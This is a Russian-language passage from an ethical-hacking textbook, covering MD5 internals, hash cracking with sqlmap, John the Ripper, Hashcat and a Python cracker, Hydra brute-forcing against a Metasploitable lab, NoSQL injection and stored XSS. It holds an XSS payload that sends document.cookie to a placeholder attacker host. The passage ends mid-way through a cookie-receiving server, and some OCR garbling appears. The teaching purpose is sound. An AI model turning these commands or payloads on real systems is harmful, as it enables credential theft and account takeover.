


Рисунок 12-3. Строительные блоки MD5-хеша

Сначала используется фиксированный 128-битный вектор инициализации. Он делится на четыре 32-битных блока: A, B, C и D. Процесс перемешивания начинается с функции, обозначенной F на рисунке 12-3; она объединяет значения B, C и D, чтобы получить еще одно 32-битное значение. Формула для F:

```
F(B, C, D) = ( B and C) or (( not B) and D)
```

Результат этой функции подается в функцию K, которая объединяет его с 32 битами исходного сообщения (`Mi`), 32-битной константой (`Ti`) и 32 битами в A. Значение `i` обозначает конкретную итерацию. За раз обрабатываются только 32 бита из 512-битного сообщения. Формула функции K:

```
K(B, M, T, A, F) = B   ((A   F   Mi   Ti) <<< si)
```

Символ обозначает сложение по модулю: это эквивалентно сложению двух чисел с последующим вычислением результата по модулю некоторого числа `n`. Если `n` равно 7, то `6  3` равно 2. Символ `<<<` обозначает циклический сдвиг влево, а `si` задает величину сдвига. Результат функции K используется для перезаписи значения блока A, а блоки переставляются путем циклического сдвига вправо, как показано на рисунке 12-3. Получившиеся 128 битов подаются обратно в схему на 16 итераций, по одной для каждого 32-битного сегмента исходного 512-битного сообщения (`16 × 32 = 512`).

Блок, описанный здесь, ? лишь один из четырех блоков, используемых хеш-функцией MD5. Данные проходят через все четыре блока в заданном раунде. Рисунок 12-4 показывает, как объединяются

все четыре блока.




Рисунок 12-4. Объединение четырех блоков алгоритма MD5

Каждый блок следует той же общей структуре. Единственное исключение: каждый блок использует конкретную функцию. Эти функции:

```
H(B, C, D) = B xor C xor D
G(B, C, D) = ( B and D) or (C and ( not D))
I(B, C, D) = C xor (B or ( not D))
```

Если сообщение длиннее 448 битов, вектор инициализации следующего блока вычисляется сложением по модулю 32 выходных фрагментов A, B, C и D из блока I с фрагментами исходного вектора инициализации. Итоговый 128-битный вектор инициализации и есть MD5-хеш.

Даже после всего этого перемешивания, в 1993 году Antoon Bosselaers и Bert den Boer обнаружили, что MD5 не удовлетворяет свойству отсутствия коллизий, потому что можно сгенерировать два сообщения с одним и тем же хешем. Из-за этого алгоритм MD5 больше не считается безопасным и не должен использоваться при создании криптографических систем. Не волнуйтесь: другие хеш-алгоритмы, такие как SHA-256, SHA-512 и SHA-3, все еще считаются безопасными. Рисунок 12-5 показывает общую архитектуру хеш-функции SHA-256. Функция C обозначает функцию сжатия, которую можно описать похожей диаграммой и языком, как на рисунке 12-3.




Рисунок 12-5. Хеш-функция SHA-256

Взлом хешей

Как можно взломать хеш пароля, чтобы восстановить исходный пароль? Безопасные хеш-функции односторонние, поэтому напрямую выполнить обратное преобразование хеша нельзя. Но не все потеряно; нужно действовать умнее.

Вспомните, что каждый пароль генерирует уникальный хеш, поэтому два совпадающих хеша должны соответствовать одному и тому же исходному паролю. Следовательно, если мы хотим взломать конкретный хеш, нужно вычислить хеши множества известных паролей и сравнить полученные значения с исходным хешем. Если найдено совпадение, пароль, для которого мы только что вычислили хеш, должен быть тем же паролем, который соответствует взламываемому хешу. Такая атака называется атакой по словарю; это та же стратегия, которую мы ранее использовали для обнаружения файлов на сервере. Используем атаку по словарю, чтобы взломать несколько хешей паролей в базе данных на виртуальной машине Metasploitable.

Снова откройте терминал с сеансом `sqlmap` и используйте следующую команду, чтобы извлечь имена пользователей и пароли из таблицы `user` базы данных Damn Vulnerable Web App (DVWA). Эта команда `sqlmap` выполняет атаку по словарю, чтобы попытаться взломать хеши паролей в базе данных:

```
sqlmap-shell> -D dvwa -T users -C user,password --dump
do you want to store hashes to a temporary file for eventual further
 ➔ processing with other tools [y/N] y
do you want to crack them via a dictionary-based attack-> [Y/n/q] Y
[18:08:22] [INFO] using hash method 'md5_generic_passwd'
Database: dvwa
Table: users
[5 entries]
+---------+-------------------------------------------+
| user | password |
+---------+-------------------------------------------+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+---------+-------------------------------------------+
```

В этом случае атака по словарю смогла взломать все пароли, которые были в словаре.

Конечно, атаки по словарю успешны только если пароли из базы данных также присутствуют в заранее заданном списке паролей. Хороший список паролей критически важен для процесса взлома хешей. SecLists, отличная коллекция списков безопасности, содержит несколько списков паролей для атак по словарю. Например, `10-million-password-list-top-1000000.txt` содержит целый миллион паролей. В SecLists также есть списки паролей на других языках, например французском, нидерландском и немецком. Коллекция SecLists содержит полезные нагрузки вроде ZIP-бомб и веб-оболочек, а также элементы, используемые как тестовые данные в фаззинг-атаках. ZIP-бомбы ? это маленькие сжатые файлы, которые становятся очень большими при распаковке. Вы можете создать собственную ZIP-бомбу, сжав большой файл, содержащий нули. Веб-оболочки ? это оболочки, позволяющие управлять сервером с веб-страницы.

Клонируйте репозиторий Git SecLists на рабочий стол Kali Linux:

```
kali@kali:~/Desktop$ git clone https://github.com/danielmiessler/SecLists
```

Добавление соли к хешам

Если у двух пользователей один и тот же пароль, оба пароля дадут один и тот же хеш. Это приводит к утечке информации, потому что позволяет хакеру с доступом к базе данных узнать, что у двух пользователей одинаковый пароль. Кроме того, как вы только что увидели, хакеры могут выяснить значение пароля, если случайно хешируют тот же текст. По этой причине разработчики часто добавляют случайное значение перед паролем до хеширования. Такое значение обычно называется солью. Соль добавляется перед паролем, полученная строка хешируется и сохраняется в базе данных. Исходная соль также хранится в отдельном столбце.

Создание взломщика хешей с солью

Пора написать собственный инструмент для взлома хешей. Наш взломщик хешей будет добавлять соль, извлеченную из базы данных, к паролю-кандидату и вычислять хеш результата. Затем он сравнит полученный хеш со взламываемым хешем. Мы повторим эту проверку для каждого пароля в словаре, пока не найдем совпадение. Создайте новый файл `myHashCracker.py` в папке `HashCrack` на рабочем столе Kali Linux и скопируйте в него следующий код:

```
import hashlib
def crack_MD5_Hash(hash_to_crack, salt, dictionary_file):
file = open(dictionary_file, "r")
[1] for password in file:
salted_password = (salt + password.strip("\n")).encode('UTF-8')
if hashlib.md5(salted_password).hexdigest() == hash_to_crack:
[2] return password
return None
[3] hash_to_crack = 'c94201dbba5cb49dc3a6876a04f15f75'
salt = 'd6a6bc0db10694a2d90e3a69648f3a03'
dict = "/home/kali/Desktop/SecLists/Passwords/darkweb2017-top10000.txt"
password = crack_MD5_Hash(hash_to_crack, salt, dict)
print(password)
```

Эта программа перебирает все пароли в переданном словаре [1] и вычисляет хеш от комбинации соли и пароля. Если результат совпадает с переданным хешем, программа возвращает пароль в открытом виде [2]. Если хеш не совпадает, она пробует следующий пароль из словаря. Перебор продолжается, пока не будет найдено совпадение или пока не будут проверены все пароли в словаре. Если совпадение не найдено, программа возвращает `None`.

Запустите Python-скрипт, чтобы взломать хеш, жестко заданный в скрипте [3]:

```
kali@kali:~/Desktop/HashCrack$ python3 myHashCracker.py
trustno1
```

Когда скрипт завершится, он выведет пароль `trustno1`.

Популярные инструменты для взлома хешей и перебора

Другие хакеры уже создали полезные инструменты для взлома хешей, многие из которых входят в Kali Linux. Например, John the Ripper ? большой проект сообщества, который может взламывать множество типов хешей.

John the Ripper

Используем John the Ripper, чтобы взломать следующий хеш, который нужно сохранить в текстовый файл:

```
kali@kali:~/Desktop/HashCrack$ echo 8
 → afcd5cc09a539fe6811e43ec75722de24d85840d2c03333d3e489f56e6aa60f > hashes.txt
```

Выполните команду, чтобы начать взлом:

```
kali@kali:~/Desktop/HashCrack$ sudo john --format=raw-sha256 --wordlist="/home/kali/Desktop/
 → SecLists/Passwords/Leaked-Databases/000webhost.txt" hashes.txt
Using default input encoding: UTF-8
```

Когда перебор завершится, выполните следующую команду, чтобы посмотреть список взломанных паролей:

```
kali@kali:~/Desktop/HashCrack$ sudo john --format=raw-sha256 --show hashes.txt
->:trustno1
1 password hash cracked, 0 left
```

Hashcat

Еще один полезный инструмент для взлома хешей, Hashcat, содержит оптимизации, позволяющие выполнять атаки по словарю быстрее. Например, Hashcat распараллеливает вычисления, чтобы программа могла использовать специальное оборудование вроде графических процессоров (GPU), которые могут выполнять множество операций одновременно.

Однако из-за этих оптимизаций запуск Hashcat в виртуальной машине может привести к ошибке недопустимой инструкции. Поэтому его нужно установить и запускать вне виртуальной лабораторной среды. Среди серьезных специалистов распространена практика собирать специальные машины для взлома паролей с мощными процессорами и GPU.

Используем Hashcat, чтобы взломать файл `hashes.txt`:

```
hashcat -a 0 -m 1400 hashes.txt ~/Desktop/SecLists/Passwords/darkweb2017-top10000.txt
```

Флаг `-a` задает режим атаки, или стратегию, используемую для взлома хеша. Возможные режимы атаки можно посмотреть с помощью `--help`:

```
kali@kali$hashcat --help
 # | Mode
===+======
0 | Straight
1 | Combination
3 | Brute-force
6 | Hybrid Wordlist + Mask
7 | Hybrid Mask + Wordlist
```

Режим 0, Straight (прямой), который используется здесь, просто пробует каждое слово из словаря, пока не найдет совпадение. Режим 1, Combination (комбинированный), пробует разные комбинации слов. Например, он может объединить пароль `fire` с паролем `walker1`, чтобы получить пароль `firewalker1`. Режим 3, Brute-force (полный перебор), пробует все возможные комбинации, пока не

обнаружит пароль. Например, инструмент может пробовать значения a, aa, ab и так далее.

Чтобы сократить число комбинаций, которые Hashcat должен проверить, можно передать маску. Маска ? это шаблон, задающий структуру пароля. Например, шаблон ?u?l?l?d?s описывает пятисимвольный пароль. ?u указывает, что пароль начинается с заглавной буквы. За ней следуют две строчные буквы (?l), а шаблон заканчивается цифрой (?d) и символом (?s). В результате такая маска может проверить пароль `Bas5!`.

Параметр `-m`, или режим, обозначает алгоритм, использованный для создания хеша. Полный список доступных режимов можно посмотреть, выполнив `hash -h` в терминале. Ниже приведен фрагмент некоторых доступных режимов:

```
 # | Name | Category
======+============================+==================================
0 | MD5 | Raw Hash
[1] 1400 | SHA2-256 | Raw Hash
10 | md5($pass.$salt) | Raw Hash, Salted and/or Iterated
[2] 1420 | sha256($salt.$pass) | Raw Hash, Salted and/or Iterated
```

Режим 1400 соответствует хешу, рассчитанному с помощью алгоритма SHA2-256 [1], тогда как режим 1420 соответствует алгоритму хеширования, который сначала добавляет соль к паролю, а затем пропускает результат через SHA2-256 [2]. Алгоритм хеширования может выполняться в несколько итераций, используя результат каждого предыдущего запуска как данные для следующего. Например, режим 2600 `md5(md5($pass))` вычисляет MD5-хеш дважды. Это значение итерации обычно хранится в базе данных. Hashcat поддерживает фиксированное число итераций через встроенные режимы, но инструменты вроде MDXfind поддерживают произвольное число итераций. Лучший способ хранить пароли ? добавлять к ним соль, а затем многократно хешировать их безопасной хеш-функцией вроде SHA-3 или, еще лучше, функцией с высокой нагрузкой на память вроде scrypt или Argon2i.

Hydra

Что можно сделать после восстановления имен пользователей и паролей? Можно попытаться использовать их для входа в службы вроде FTP или SSH. Здесь мы рассмотрим Hydra ? ценный инструмент, который автоматизирует попытки входа в службу с использованием пар имени пользователя и пароля из списка.

Потренируйтесь использовать Hydra, чтобы проникнуть на виртуальную машину Metasploitable через FTP-сервер. FTP позволяет пользователям передавать файлы между клиентом и сервером. Можно использовать имена пользователей и пароли по умолчанию из `ftp-betterdefaultpasslist.txt`, входящего в SecLists. Ниже приведена копия полного списка:

```
anonymous:anonymous
root:rootpasswd
root:12hrs37
ftp:b1uRR3
admin:admin
localadmin:localadmin
admin:1234
```

Файлы в SecLists не всегда такие короткие. На самом деле список FTP-паролей по умолчанию ? один из самых коротких списков в коллекции SecLists, поэтому он отлично подходит для демонстрации этого типа атаки. Чем длиннее список, тем больше времени займет запуск.

Запустите Hydra следующей командой; IP-адрес `192.168.1.101` соответствует IP-адресу сервера Metasploitable:

```
kali@kali:~/Desktop/HashCrack$ hydra -C ~/Desktop/SecLists/Passwords/Default-
 → Credentials/ftp-betterdefaultpasslist.txt 192.168.1.101 ftp
[21][ftp] host: 192.168.1.101 login: ftp password: b1uRR3
[21][ftp] host: 192.168.1.101 login: anonymous password: anonymous
[21][ftp] host: 192.168.1.101 login: ftp password: ftp
```

В выводе показаны три FTP-учетные записи на сервере, использующие учетные данные по умолчанию. Теперь вы могли бы использовать FTP-сервер, например, чтобы загрузить на него имплант. Попробуйте похожий подход для доступа к SSH-учетным записям.

Упражнения

Эти упражнения расширят ваше понимание идей, обсуждавшихся в этой главе. В первом упражнении мы обсудим методы NoSQL-инъекций. Затем рассмотрим, как использовать инструменты вроде Hydra для автоматизации полного перебора паролей. В конце обсудим Burp Suite и его прокси, которые позволяют перехватывать и изменять веб-запросы и ответы.

NoSQL-инъекция

Базы данных NoSQL ? это альтернатива базам данных, использующим SQL. Вместо хранения данных в таблицах эти базы данных хранят данные в объектах, называемых документами, организованными в коллекции. Для баз данных NoSQL нет стандартного языка запросов, отсюда и название. Вместо этого каждая платформа NoSQL, включая MongoDB и Firebase, использует собственные синтаксис и протокол. Поэтому программисты часто полагаются на библиотеки для взаимодействия с такими системами.

Посмотрим пример Python-библиотеки, взаимодействующей с базой данных NoSQL MongoDB. Следующая Python-программа принимает номер социального страхования, отправленный HTTP-формой через POST, и использует Python-библиотеку `pymongo`, чтобы выполнить запрос к базе данных MongoDB:

```
import pymongo
[1] db_client = pymongo.MongoClient("mongodb://localhost:27017/")
[2] databases = db_client["company_database"]
[3] def getUserInfo(post_ssn):
collection = databases["customers"]
[4] query = { "SSN": "+post_ssn+" }
doc = collection.find(query)
return doc
```

Мы подключаемся к базе данных MongoDB, работающей на порту 27017 [1]. Установки MongoDB по умолчанию не защищены паролем. Затем выбираем базу данных для запроса [2]. После этого определяем функцию `getUserInfo` [3]. Эта функция берет номер социального страхования из POST-запроса формы и использует его, чтобы запросить информацию о пользователе в коллекции клиентов в точке [4]. Запросы MongoDB записываются как пары ключ-значение с синтаксисом: `collection.find({"key":"value"})`. В `{"SSN": "+post_ssn+""}` номер социального страхования передается как значение поля `SSN` из формы (`post_ssn`).

Как и в SQL-базах данных, в базу данных NoSQL можно внедрить информацию, которая изменит смысл запроса. Например, представьте, что мы передали в POST-форму следующий ввод: `{$ne: ""}`. В результате получится запрос:

```
{"SSN": {$ne:""}}
```

Оператор `ne` в MongoDB означает "не равно", поэтому теперь запрос возвращает все данные пользователей, у которых поле `SSN` не пустое.

Помимо чтения данных, вы также можете внедрять собственные данные или даже код в базу данных. Инструменты вроде NoSQLMap автоматизируют эксплуатацию баз данных NoSQL. Копию NoSQLMap можно получить со страницы GitHub: github.com. Потренируйтесь использовать этот инструмент и посмотрите, что удастся обнаружить.

Перебор веб-логинов

В этой главе мы использовали атаки по словарю, чтобы взломать хеш и войти на FTP-сервер. Можно также использовать атаки по словарю для входа в веб-приложение, перебирая все имена пользователей и пароли из некоторого списка. Этого можно попытаться добиться, отправляя множество HTTP-запросов с учетными данными пользователя.

Hydra позволяет автоматизировать такой перебор. Выполните следующую команду, чтобы отправить HTTP-запросы с именами пользователей и паролями из `darkweb2017-top100.txt` в форму входа Mutillidae:

```
kali@kali:~$hydra -l <USERNAME> -P ~/Desktop/SecLists/Passwords/darkweb2017-
 ➔ top100.txt 192.168.1.101 http-get-form "/mutillidae/index.php->page=
 ➔ user-info.php&:username=^USER^&password=^PASS^&: Error: Bad user name
 ➔ or password"
```

Сначала укажите URL веб-приложения. Hydra использует двоеточия для разделения опций. Затем задайте параметры строки запроса, содержащие данные, введенные пользователем. Здесь мы отправляем множество запросов с разными значениями параметров имени пользователя и пароля. Используйте заполнители `^USER^` и `^PASS^`, чтобы указать, куда Hydra должна подставлять имя пользователя и пароль в URL. В конце укажите сообщение об ошибке, которое появляется в HTTP-ответе при неудачной попытке входа.

Выполните команду и посмотрите, какие имена пользователей и пароли обнаружит Hydra. После практики с Hydra проверьте, сможете ли вы получить доступ к серверу PostgreSQL на машине Metasploitable.

Burp Suite

Инъекционные атаки часто требуют изменения HTTP-запросов. Попробуем инструмент, который упрощает эту работу. Бесплатная версия Burp Suite Community предоставляет графический интерфейс, позволяющий быстро изменять HTTP-запросы и ответы, которые браузер отправляет и получает. Это возможно потому, что Burp Suite работает как прокси-сервер между браузером и сервером. Каждое HTTP-сообщение, которое браузер отправляет или получает, сначала проходит через Burp Suite.

По умолчанию браузер в Kali Linux не настроен на отправку веб-запросов через прокси, но Firefox можно настроить на использование прокси, открыв настройки и найдя `Network Settings` ("Настройки сети"; рис. 12-6).




Рисунок 12-6. Настройка Firefox, которая направит трафик через Burp Suite

После настройки браузера создайте немного веб-трафика, посетив cs.virginia.edu. Burp Suite перехватит запрос, и вы сможете просмотреть его, открыв вкладки `Proxy` и `Intercept`, показанные под номерами 1 и 2 соответственно на рис. 12-7.




Рисунок 12-7. Перехват HTTP-запроса для cs.virginia.edu в Burp Suite

После того как Burp Suite перехватит запрос, вы можете изменить его или отправить на веб-сервер без изменений. Можно также отправить запрос или ответ на другую вкладку Burp Suite для дальнейшего анализа. Изучите Burp Suite, чтобы освоиться с его функциями, а затем попробуйте изменить HTTP-запрос и выполнить базовую SQL-инъекцию.

Глава 13. Продвинутая эксплуатация уязвимостей XSS

> Люби всех, доверяй немногим, не причиняй зла никому.
>
> ? Уильям Шекспир, "Все хорошо, что хорошо кончается"

В этой главе рассматривается метод эксплуатации сайтов под названием межсайтовый скриптинг (XSS). Он позволяет выполнять собственный JavaScript в браузерах других пользователей, когда они посещают уязвимый сайт. Успешные XSS-атаки могут блокировать доступ к сайтам, красть куки и учетные данные и даже компрометировать машину пользователя.

Когда вы освоитесь с ручным поиском и проведением XSS-атак, мы рассмотрим BeEF (Browser Exploitation Framework), который позволяет быстро внедрять JavaScript в уязвимый сайт для разных целей. Мы используем этот фреймворк для атак социальной инженерии и сбора учетных данных. Вы также узнаете, как использовать цепочку эксплойтов, чтобы получить контроль над браузером и развернуть обратную оболочку на машине пользователя, посещающего ваш сайт.

Межсайтовый скриптинг

Если веб-приложение неправильно очищает пользовательский ввод, например комментарии или записи блога, атакующий может внедрить вредоносный код в сайт, введя JavaScript-код в форму комментария вместо обычного комментария. Например, представьте, что веб-страница использует шаблон вроде показанного на рисунке 13-1.




Рисунок 13-1. JavaScript, внедренный в шаблон с помощью XSS

Шаблоны ? это каркасы, содержащие заполнители и задающие общую структуру веб-страницы. Когда страница формируется из шаблона, программа, называемая шаблонизатором, заменяет эти заполнители значениями, заданными программистом. Например, программист может указать шаблонизатору заменить заполнитель `{{name}}` последним значением, введенным в базу данных. Если последним именем в базе данных было Frances, шаблонизатор создаст страницу с текстом "Welcome Frances" ("Добро пожаловать, Frances").

Цель XSS-атаки ? заставить веб-приложение добавить вредоносный JavaScript на страницу. В этом примере атакующий может обмануть веб-страницу и добавить вредоносный код, написав комментарий, содержащий:

```
<script> alert("You've been hacked")</script>
```

Теги `<script>` и `</script>` обозначают, где начинается и заканчивается JavaScript-код. В этом случае теги содержат JavaScript-команду `alert()`, которая выводит сообщение на экран. Теперь шаблонизатор создаст веб-страницу, содержащую этот комментарий; однако поскольку комментарий содержит тег `<script>`, браузер интерпретирует его как код, а не как текст. Когда браузер выполняет этот код, он открывает диалоговое окно с сообщением `You've been Hacked!`. Если бы программист правильно очистил или экранировал комментарий, он не содержал бы тегов `<script>`, и браузер не интерпретировал бы его как код.

Поскольку вредоносный JavaScript хранится в веб-приложении, такую XSS-атаку обычно называют хранимой. Есть и другие типы XSS-атак, включая отраженную XSS и DOM XSS. Отраженные XSS-атаки мы обсудим позже в этой главе. Подробное обсуждение DOM XSS-атак можно найти на сайте OWASP.

Как JavaScript может быть вредоносным

Полезная нагрузка, которую вы внедряете в код сайта, может быть довольно опасной. Например, она может включать JavaScript-код, который крадет куки пользователя, позволяя атакующему выдавать себя за него.

Когда вы посещаете веб-страницу, веб-сервер отправляет браузеру HTML, JavaScript и каскадные таблицы стилей (CSS), необходимые для отображения страницы; если вы успешно аутентифицированы, веб-сервер также может отправить браузеру куки. Как обсуждалось в главе 12, куки передаются в заголовках HTTP-запросов и HTTP-ответов, чтобы браузер и веб-сервер могли хранить значения и поддерживать состояние. Браузер сохраняет эти куки и включает их в будущие HTTP-запросы, отправляемые веб-серверу. Это избавляет пользователей от необходимости входить в систему каждый раз, когда они выполняют действие на сайте. Веб-сервер проверяет подлинность HTTP-запросов, проверяя куки, поэтому если атакующий украдет эти куки, он сможет получить доступ к учетной записи жертвы, отправляя HTTP-запросы с украденными куки.

Чтобы лучше понять куки, посмотрим на инструменты веб-разработчика, которые позволяют просматривать и анализировать HTML, JavaScript, CSS и куки, полученные браузером. Откройте Firefox и нажмите CTRL-SHIFT-I, чтобы открыть инструменты разработчика (рисунок 13-2).

Рисунок 13-2. Доступ к инструментам разработчика в Firefox

Откройте вкладку Debugger ("Отладчик") [1], чтобы исследовать код страницы. На панели [2] выберите подключенные файлы и папки. В области [3] отображается соответствующий исходный код. Чтобы выполнить этот JavaScript и посмотреть, что он делает, откройте вкладку Console ("Консоль") [4].

JavaScript ? интерпретируемый язык, то есть вам не нужно перекомпилировать программу, чтобы выполнить новую команду. Попробуйте вводить новые команды в консоль. Например, введите следующую команду, чтобы увидеть куки страницы:

```
>> document.cookie
"PHPSESSID=9f611beee982be16e46d462378505ef8"
```

Чтобы украсть куки жертвы с помощью этого JavaScript, атакующий должен внедрить код на страницу домена, которому принадлежат эти куки. Это связано с политикой безопасности, называемой политикой одного источника, которая разрешает доступ к ресурсам страницы только JavaScript, выполняющемуся на той же странице. Поэтому JavaScript на одном домене не может получить доступ к куки, связанным с другим доменом. Например, JavaScript, выполняющийся на `virginia.edu`, не может получить доступ к куки, созданным `nostarch.com`.

Чтобы лучше понять механизм атаки, рассмотрим следующий JavaScript-код. Он включает HTML-тег изображения, содержащий тщательно подготовленный вредоносный код для кражи куки. Этот JavaScript ? полезная нагрузка, которую атакующий внедрит на страницу:

```
<script>document.write('<img src="https:// <Kali IP address> /captureCookie.php->
 → cookie='+ escape(document.cookie) + '" />);</script>
```

Внутри тегов `<script>` JavaScript-команда `document.write()` использует API документа браузера для записи в объектную модель документа (DOM), виртуальное представление веб-страницы. Здесь она записывает изображение (`<img>`). Однако это изображение особое. URL источника изображения, то есть место, откуда браузер должен получить изображение, указывает на сервер злоумышленника, а параметр строки запроса (`cookie`) содержит куки пользователя. Поэтому при загрузке изображения оно отправляет куки пользователя на сервер злоумышленника. Получив куки жертвы, атакующий может попытаться войти от имени пользователя.

Наконец, куки могут содержать символы, недопустимые в URL, поэтому перед отправкой их нужно URL-кодировать, включив куки как параметр строки запроса в URL источника изображения. Когда браузер пытается загрузить изображение, он формирует GET-запрос к серверу злоумышленника, по сути отправляя куки пользователя напрямую атакующему.

Сервер злоумышленника, принимающий куки, может запускать простую Python-программу вроде следующей, которая извлекает параметр строки запроса из GET-запроса:

```
from http.server import BaseHTTPRequestHandler, HTTPServer
from http.cookies import SimpleCookie
from urllib.parse import urlparse
import ssl
class RequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
